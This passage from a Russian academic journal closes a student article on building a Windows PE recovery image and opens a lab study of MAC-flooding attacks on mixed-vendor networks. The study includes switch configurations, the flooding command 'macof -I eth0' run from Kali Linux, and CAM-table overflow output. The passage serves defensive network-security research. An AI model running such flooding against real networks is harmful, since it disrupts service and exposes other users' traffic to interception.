


Рис. 8. Указание ISO файла

После включения машины появится командная строка, в которой необходимо выполнить имеющийся скачанный файл UI.bat. В нем лежит последовательность команд, запускающих WinXShell — графическую оболочку.

```
X:\Windows\System32>UI.bat

X:\Windows\System32>cd /d "X:\Windows\System32"

X:\Windows\System32>start WinXShell.exe -winpe

X:\Windows\System32>
```

Рис. 9. Запуск графического интерфейса

В результате получим рабочий стол Windows, где есть всё необходимое.

Рубрика 1. Информатика и информационные процессы




Рис. 10. Проверка работы программ




Рис. 11. Результат создания образа Windows PE

В рамках практического тестирования возможностей созданного образа Windows PE был успешно выполнен сценарий сброса пароля локальной учётной записи администратора на тестовой виртуальной машине. Доступ к системе был восстановлен без потери данных, что подтвердило готовность среды к выполнению реальных задач аварийного обслуживания.




Рис. 12. Сброс пароля локальной учетной записи администратора

Заключение

В результате проведенного исследования разработана комплексная методика создания специализированного образа предустановленной среды Windows PE, ориентированного на задачи обслуживания, диагностики и аварийного восстановления компьютерных систем. Основным результатом работы является пошаговая технология, охватывающая все ключевые этапы сборки:

1. Подготовку инструментальной базы (Windows ADK) и структурированного рабочего пространства;
2. Расширение базового образа WinPE за счет интеграции недостающих системных библиотек и файлов, необходимых для работы графического интерфейса и базовых функций проводника;
3. Методы правки автономного реестра для регистрации системных компонентов и предварительной настройки среды;
4. Процедуру модификации WIM-образа с помощью DISM, его настройку и последующее создание загрузочного ISO-носителя с учетом правил работы с образами и носителями [8].

Результат проверки гипотез:

1. Гипотеза Н1 подтвердилась полностью: комбинация инструментов ADK/DISM и методов сообщества позволила создать рабочий образ. Образ стабилен, функционален (с графическим интерфейсом, диагностическими утилитами) и сохранил компактность, превосходя стандартную WinPE;
2. Гипотеза Н2 подтверждается тем, что разработанная методика предусматривает явное описание и обоснование каждого включаемого в образ элемента. Все системные файлы, библиотеки и настройки реестра добавлены целенаправленно, что исключает наличие скрытых или избыточных компонентов. Это обеспечивает как предсказуемость поведения среды, так и её пригодность для использования в ответственных сценариях обслуживания, где важны контроль и прозрачность.

Библиографический список

1. Microsoft. (2025). Windows PE (WinPE). URL: <https://learn.microsoft.com/ru-ru/windows-hardware/manufacture/desktop/winpe-intro?view=windows-11> (дата обращения: 10.12.2025).
2. Трасу. (2025). Два метода создания загрузочного диска WinPE в Windows 10 эффективно. AOMEI. URL: <https://www.diskpart.com/ru/articles/winpe-bootable-disk-windows-10-5740.html> (дата обращения: 12.12.2025).

Рубрика 1. Информатика и информационные процессы

3. spectralwhite. (2021). Загрузочный диск Windows PE своими руками. Хабр. URL: <https://habr.com/ru/articles/598001/> (дата обращения: 16.12.2025).
4. Стеркин, В. (2009). Создание базового загрузочного диска Windows PE 3.1. URL: <https://www.outsidethebox.ms/9950/> (дата обращения: 13.12.2025).
5. Верещака, Е. (2021). Как смонтировать ISO-образ и подключить его в системе Windows 10: 4 способа. IT-Техник. URL: <https://it-tehnik.ru/windows10/ispolzovanie/kak-smontirovat-obraz-iso.html> (дата обращения: 15.12.2025).
6. Соловьев, Д. (2024). Что такое Windows PE и как он работает. Wondershare Recoverit. URL: <https://recoverit.wondershare.com.ru/windows-pe/what-is-windows-pe-and-how-it-works.html> (дата обращения: 11.12.2025).
7. Уймин, А. Г. (2023). Периферийные устройства ЭВМ: практикум. Москва.
8. Microsoft. (2025). Создание загрузочного носителя Windows PE. URL: <https://learn.microsoft.com/ru-ru/windows-hardware/manufacture/desktop/winpe-create-usb-bootable-drive?view=windows-11> (дата обращения: 15.12.2025).

References

1. Microsoft. (2025). Windows PE (WinPE). <https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/winpe-intro?view=windows-11> (accessed December 10, 2025).
2. Tracy. (2025). Two efficient methods to create a WinPE bootable disk in Windows 10. AOMEI. <https://www.diskpart.com/ru/articles/winpe-bootable-disk-windows-10-5740.html> (accessed December 12, 2025).
3. spectralwhite. (2021). Creating a Windows PE bootable disk by yourself. Habr. <https://habr.com/en/articles/598001/> (accessed December 16, 2025).
4. Sterkin, V. (2009). Creating a basic Windows PE 3.1 bootable disk. <https://www.outsidethebox.ms/9950/> (accessed December 13, 2025).
5. Vereshchaka, E. (2021). How to mount an ISO image in Windows 10: Four methods. IT-Tehnik. <https://it-tehnik.ru/windows10/ispolzovanie/kak-smontirovat-obraz-iso.html> (accessed December 15, 2025).
6. Solovev, D. (2024). What is Windows PE and how it works. Wondershare Recoverit. <https://recoverit.wondershare.com.ru/windows-pe/what-is-windows-pe-and-how-it-works.html> (accessed December 11, 2025).
7. Uimin, A. G. (2023). Computer peripherals: Practical guide. Moscow.
8. Microsoft. (2025). Create bootable Windows PE media. <https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/winpe-create-usb-bootable-drive?view=windows-11> (accessed December 15, 2025).

Информация об авторах

Хорошилов Лев Геннадьевич — студент, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: levyahorosh@yandex.ru

Костин Никита Андреевич — студент, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: knikita200558@mail.ru

ASSEMBLY AND CONFIGURATION OF A WINDOWS PE IMAGE FOR SYSTEM MAINTENANCE

Khoroshilov L. G.¹, Kostin N. A.¹

¹National University of Oil and Gas «Gubkin University», Moscow, Russian Federation

Abstract. *The article examines the problem of creating and configuring a Windows PE image with a set of software tools for system maintenance. The relevance of the topic is determined by the need for an autonomous tool that can be used for diagnostics, recovery, and administration of computer systems without booting the main operating system. Special attention is paid to the practical stages of preparing the working environment, selecting portable programs, adding system files, and configuring components that ensure the launch of the graphical interface. The proposed method is based on editing the official Windows image and integrating the required programs and files into it. The paper describes the use of Windows ADK and DISM tools, mounting and modifying a WIM image, editing the offline registry, configuring startup scripts, and subsequently building a bootable ISO media. The testing of the created image in a virtual machine is considered separately, confirming its operability, stability of the graphical shell, and suitability for emergency maintenance tasks. The practical value of the study lies in the ability to flexibly modify the service environment, exclude unnecessary components, and add only those utilities required for specific operating scenarios. This approach improves the convenience of system maintenance and makes the Windows recovery process more controlled for administration. The developed methodology is applied in nature and allows system administrators to create lightweight, autonomous, and functionally rich service disks tailored to specific tasks.*

Keywords: *Windows PE, image assembly, pre-installed environment, system maintenance, system administration, bootable ISO media.*

Information about the authors

Khoroshilov Lev Gennadievich — student, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: levyahorosh@yandex.ru

Kostin Nikita Andreevich — student, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: knikita200558@mail.ru

Е. А. Еремина¹, А. Н. Простова¹

¹ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, Российская Федерация

ВЛИЯНИЕ АТАКИ MAC-FLOODING НА L3-УСТРОЙСТВА В ГИБРИДНОЙ СЕТЕВОЙ ИНФРАСТРУКТУРЕ

Аннотация. Проведенное исследование выявляет критическую уязвимость L3-устройств в гибридных сетях при атаках на канальном уровне. Экспериментально показано, классическая атака MAC-flooding, направленная на переполнение САМ-таблиц коммутаторов доступа, приводит не только к нарушению конфиденциальности трафика на L2-уровне, но и вызывает каскадный рост нагрузки на маршрутизаторы (L3) из-за массовой генерации unknown unicast-трафика. Данный трафик перенаправляется на маршрутизатор, приводя к критической нагрузке на его процессор, увеличению времени отклика и возможному отказу в обслуживании для всей сетевой инфраструктуры.

В работе проведено сравнительное тестирование стандартных механизмов защиты (Port Security, Storm Control) на оборудовании различных производителей в условиях смоделированной атаки. Эксперименты проводились на стенде с использованием оборудования Cisco, Mikrotik и Eltex, атака генерировалась средствами Kali Linux. Результаты демонстрируют, что активация Port Security в режиме shutdown на портах доступа является наиболее эффективным способом блокировки атаки в источнике. Для обеспечения комплексной устойчивости гибридной сети эту меру необходимо дополнять ограничением широковещательного трафика на уровне маршрутизатора.

Полученные данные имеют важное прикладное значение для обеспечения отказоустойчивости и безопасности современных гибридных сетевых инфраструктур, объединяющих оборудование различных вендоров, и позволяют сформулировать практические рекомендации по настройке безопасности для сетей, объединяющих оборудование различных производителей, с целью предотвращения эскалации L2-атак на L3-уровень.

Ключевые слова: MAC-flooding, сетевая безопасность, L3 маршрутизатор, L2 коммутатор, САМ-таблица, unknown unicast, Port Security.

Введение

В современном мире в информационной среде все более активно используются L3 устройства, работающие с IP-адресами и имеющие функцию маршрутизации и соединения различных VLAN. L3 коммутатор соединяет в себе функции L2 коммутатора и маршрутизатора, то есть может выполнять все функции обычного коммутатора (L2), но также обладает «интеллектуальными» функциями маршрутизатора, которые позволяют эффективно передавать данные между различными сетями без необходимости использования внешнего маршрутизатора [1]. Такая интеграция создает новые угрозы информационной безопасности.

Особенностью современных вызовов информационной безопасности является приобретение классическими атаками на канальном уровне модели новых качеств. Основная проблема заключается в недооценке данной эволюции.

Цель исследования: разработка эффективного метода защиты от атаки MAC-flooding на L3 устройства.

Объект исследования: защищенность гибридной сетевой инфраструктуры, включающей L3-устройства (маршрутизаторы), от атак на канальном уровне.

Предмет исследования: механизм влияния атаки MAC-flooding, проводимой на L2-коммутаторах доступа, на производительность и отказоустойчивость L3-маршрутизаторов, а также сравнительная эффективность методов защиты.

На классическом L2 коммутаторе цель атаки: переполнение САМ-таблицы с последующим переходом устройства в режим хаба для перехвата трафика (нарушение конфиденциальности) [2].

Материалы и методы

Анализ показывает, что атака MAC-flooding была и остается актуальной угрозой для L3-устройств, несмотря на наличие базовых механизмов защиты. В 2015 году в фундаментальном исследовании Florent Gontharet «Man-in-The-Middle Attacks & Countermeasures Analysis»

(Университет Абертей Данди) [3] описана базовая уязвимость коммутатора: атака успешно реализуема с помощью `masof` из `dsniff`, приводит к переполнению CAM-таблицы виртуального коммутатора Cisco и требует защиты с мониторингом MAC-адресов.

В 2018 году исследование Simran Thakur et al.: «Three tier architecture with enhanced security at layer 2 And layer 3» (IARJSET, CETE-2018) [4] привело к следующим выводам: атака возможна из-за динамического изучения адресов на L2/L3-свитчах трехуровневой архитектуры, приводит к DoS и перехвату трафика флудом уникальных MAC; протестировано в GNS3 на Cisco-оборудовании.

В 2023 году Скоробогатова С.Ю. и др. «Методика прогнозирования воздействия компьютерных атак на элементы программно-конфигурируемой сети» [5] выявили успешность атаки как элемента многоуровневого DoS в SDN-инфраструктурах с L3-элементами, с нарушением работы критических сетевых компонентов.

Руководство Cisco «Configure DHCP Snooping» (2018) [6] подтвердило эффективность port security и DHCP Snooping для L3-устройств против MAC-flooding в связке с DAI.

Однако проведенный анализ литературы показал, что большинство исследований на тему атаки MAC-flooding сосредоточено либо на теоретическом описании угрозы, либо на инструкциях по настройке отдельных защитных механизмов, также основное внимание уделено атакам на атаке 2 уровня модели OSI (L2).

Тип исследования: анализ уязвимости с элементами экспериментального исследования в лабораторной среде.

Характеристика среды исследования: лабораторная сетевая инфраструктура, включающая коммутаторы L2 различных производителей, L3 маршрутизатор Cisco 1941, а также три конечных узла. Один из конечных узлов на базе ОС Kali Linux использовался в качестве источника атаки, второй узел на базе ОС Альт Linux использовался как пользователь сети, третий узел применялся для мониторинга сетевого трафика и фиксации аномалий.

Процедура проведения эксперимента:

- Развертывание и настройка базовой тестовой сети;
- Определение базовых показателей и ролей узлов;
- Проведение атаки MAC-flooding;
- Мониторинг и анализ последствий атаки;
- Тестирование механизмов защиты;
- Сравнительный анализ и формирование выводов.

Методы обработки данных: анализ успешности атаки, сравнение эффективности методов защиты, качественный анализ эффективности защитных мер.

При атаке MAC-flooding злоумышленник отправляет в сеть большое количество пакетов с поддельными или случайными MAC-адресами источников. Это приводит к быстрому заполнению таблицы MAC-адресов коммутатора. Когда таблица достигает своей емкости, коммутатор больше не может сопоставлять MAC-адреса с определенными портами и переходит в режим fail-open, в котором он начинает перекачивать входящий трафик через все порты. Это позволяет злоумышленнику перехватывать трафик, так как после атаки коммутатор транслирует трафик на все порты.

Port Security – это функция коммутаторов Cisco и подобных (например, Eltex), которая контролирует доступ к порту на основе MAC-адресов. Она позволяет привязать к порту только определенные MAC-адреса и блокировать неавторизованные устройства.

На оборудовании Mikrotik аналогичная функциональность обеспечивается параметром `learn-limit` для портов моста, который выполняет ту же задачу: блокирует изучение новых MAC-адресов сверх заданного предела.

Эксперимент был ориентирован на анализ последствий переполнения CAM-таблицы коммутаторов доступа (Cisco Catalyst 2960, Mikrotik CRS326, Eltex MES1428) и оценку эффективности встроенных механизмов защиты при воздействии высокоинтенсивного потока кадров с поддельными MAC-адресами.

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Эксперимент был проведен с различными устройствами L2, L3 уровня и PC с операционной системой Linux. На рисунке 1 представлена используемая топология сети.




Рис. 1. Топология сети для эксперимента

Подготовка оборудования:

- коммутаторы: Cisco Catalyst 2960 (версия 15.0(2)SE11), Cisco Catalyst 3550 (версия 12.2(55)SE12), Mikrotik Cloud Router Switch CRS326-24G-2S+RM (версия 15.2(4)M7), Eltex MES1428 (версия 10.4.2.1);
- маршрутизатор: Cisco 1941 (версия 15.2(4)M7);
- ПК №1 (атакующий): Kali Linux с интерфейсом ens0;
- ПК №2 (жертва): Alt Linux с интерфейсом ens4;
- ПК №3 (мониторинг): Kali Linux с интерфейсом ens0.

Конфигурация сетевых узлов осуществлялась следующим образом.

На атакующем узле (Kali Linux) выполнена базовая настройка сетевого интерфейса eth0. Был назначен статический IP-адрес 10.0.10.10/24; активирован интерфейс; добавлен маршрут по умолчанию через шлюз 10.0.10.1.

На пользовательском узле (Alt Linux) установлено имя хоста (Eremina-ALT); назначен статический IP-адрес 10.0.10.20/24 на интерфейс ens4; указан DNS сервер 1.1.1.1; добавлен маршрут по умолчанию через шлюз 10.0.10.1 для проверки доступности шлюза.

На узле мониторинга, который нужен для захвата и анализа трафика в ходе эксперимента, назначен статический IP-адрес 10.0.10.30/24 на интерфейс eth0; также указан DNS-сервер 1.1.1.1 и добавлен маршрут по умолчанию через шлюз 10.0.10.1.

На коммутаторе доступа Eremina-SW1 (Cisco Catalyst 2960) была выполнена следующая конфигурация портов: порт GigabitEthernet0/1 настроен как access для атакующего узла; порт GigabitEthernet0/2 настроен как access для узла-пользователя. Также оба порта помещены в VLAN 1 (нативный VLAN); активирован spanning-tree portfast для ускорения перехода портов в активное состояние. Коммутатор обеспечивает канальное соединение узлов внутри одного широковещательного домена [7]. См. рис. 2.

```

Switch(config)#hostname Eremina-SW1
Eremina-SW1(config)#no ip domain-lookup
Eremina-SW1(config)#spanning-tree mode rapid-pvst
Eremina-SW1(config)#interface gi0/0
Eremina-SW1(config-if)#description Kali
Eremina-SW1(config-if)#switchport mode access
Eremina-SW1(config-if)#switchport access vlan 1
Eremina-SW1(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on GigabitEthernet0/0 but will only
have effect when the interface is in a non-trunking mode.
Eremina-SW1(config-if)#interface gi0/2
Eremina-SW1(config-if)#description ALT-user
Eremina-SW1(config-if)#switchport mode access
Eremina-SW1(config-if)#switchport access vlan 1
Eremina-SW1(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on GigabitEthernet0/2 but will only
have effect when the interface is in a non-trunking mode.
Eremina-SW1(config-if)#no shutdown
exit
Eremina-SW1(config)#

```

Рис. 2. Конфигурация портов коммутатора Cisco Catalyst 2960 (Eremina-SW1)

Коммутатор доступа Eremina-SW2 был настроен аналогично. Порт GigabitEthernet0/0 настроен как access для узла мониторинга; порт GigabitEthernet0/1 предназначен для uplink-соединения; все порты размещены в VLAN 1. Второй коммутатор необходим для подключения узла мониторинга к зеркальному (SPAN) порту без влияния на основной трафик атаки между коммутатором-жертвой и маршрутизатором.

На маршрутизаторе Eremina-R1 была выполнена следующая конфигурация: интерфейс FastEthernet0/0 настроен как внутренний с адресом 10.0.10.1/24; интерфейс FastEthernet0/1 настроен как внешний с получением адреса через DHCP; настроен NAT для трансляции адресов сети 10.0.10.0/24; а также добавлен статический маршрут по умолчанию через внешний интерфейс.

Все конечные узлы и маршрутизатор были размещены в одном широковещательном домене VLAN. Маршрутизатор выполнял функции шлюза по умолчанию для всех узлов и обеспечивал выход во внешнюю сеть через механизм NAT. Была проверена связность устройств, в результате выводится динамическая таблица MAC-адресов, содержащая всего 5 записей, что соответствует нормальному состоянию сети. См. рис. 3.

```

Eremina-SW1#show mac address-table dynamic
Mac Address Table
-----
Vlan    Mac Address      Type        Ports
----    -
1       0c2d.2325.0001   DYNAMIC     Gi0/1
1       0c2d.245d.0000   DYNAMIC     Gi0/2
1       0cc6.dcl3.0000   DYNAMIC     Gi0/2
1       0cfe.f737.0000   DYNAMIC     Gi0/1
1       c201.23e3.0000   DYNAMIC     Gi0/1
-----
Total Mac Addresses for this criterion: 5

```

Рис. 3. САМ-таблица коммутатора в штатном режиме, содержащая 5 записей

На следующем этапе с узла-нарушителя была инициирована атака с помощью команды: *macof -I eth0*. В процессе атаки фиксировались изменения в работе коммутаторов, рост количества динамических MAC-адресов, увеличение числа неизвестных unicast-кадров, а также рост нагрузки на плоскость управления устройств. См. рис. 4.

```
Eremina-SW1#show mac address-table dynamic
Mac Address Table
-----
```

Vlan	Mac Address	Type	Ports
1	3a7f.9c21.a4d8	DYNAMIC	Gi0/0
1	b6c2.0e91.7f33	DYNAMIC	Gi0/0
1	5d11.84a0.c9ef	DYNAMIC	Gi0/0
1	9e3a.6f18.22b7	DYNAMIC	Gi0/0
1	0001.ff49.bff9	DYNAMIC	Gi0/0
1	0018.bd4a.c66f	DYNAMIC	Gi0/0
1	0022.4950.02f7	DYNAMIC	Gi0/0
1	002f.c02e.090e	DYNAMIC	Gi0/0
1	003a.5c36.f671	DYNAMIC	Gi0/0
1	003d.e509.6f35	DYNAMIC	Gi0/0
1	0004.b278.e74f	DYNAMIC	Gi0/0
1	0046.bf4b.2278	DYNAMIC	Gi0/0
1	004d.2a10.bf13	DYNAMIC	Gi0/0
1	0010.bd75.684d	DYNAMIC	Gi0/0
1	0052.9d7a.7733	DYNAMIC	Gi0/0
1	0013.d278.426b	DYNAMIC	Gi0/0

```
--More--
```

Рис. 4. CAM-таблица во время атаки MAC-flooding

В ходе атаки MAC-flooding в CAM-таблице коммутатора фиксировались многочисленные динамические MAC-адреса, ассоциированные с одним портом доступа. Данные адреса носили случайный характер и постоянно изменялись, что указывает на искусственную генерацию MAC-адресов узлом-нарушителем. Количество динамических MAC-записей в VLAN 1 достигло 21 154, что подтверждает успешное проведение атаки. См. рис. 5.

```

Bremina-SW1#show mac address-table count
Mac Entries for Vlan 1:
-----
Dynamic Address Count   : 21154
Static Address Count    : 0
Total Mac Addresses     : 21154

Total Mac Address Space Available: 68133102

```

Рис. 5. Подтверждение переполнения CAM-таблицы: 21154 записи в VLAN 1

В ходе атаки MAC-flooding на мониторинговом узле, подключенном к зеркальному порту коммутатора, фиксировалось поступление Ethernet-кадров, адресованных на MAC-адреса, не принадлежащие данному узлу. Анализ захваченных пакетов показал наличие случайных MAC- и IP-адресов назначения, что свидетельствует о том, что все unknown unicast-кадры широковещательно рассылаются на все порты VLAN, в том числе и на порт мониторинга. См. рис. 6.

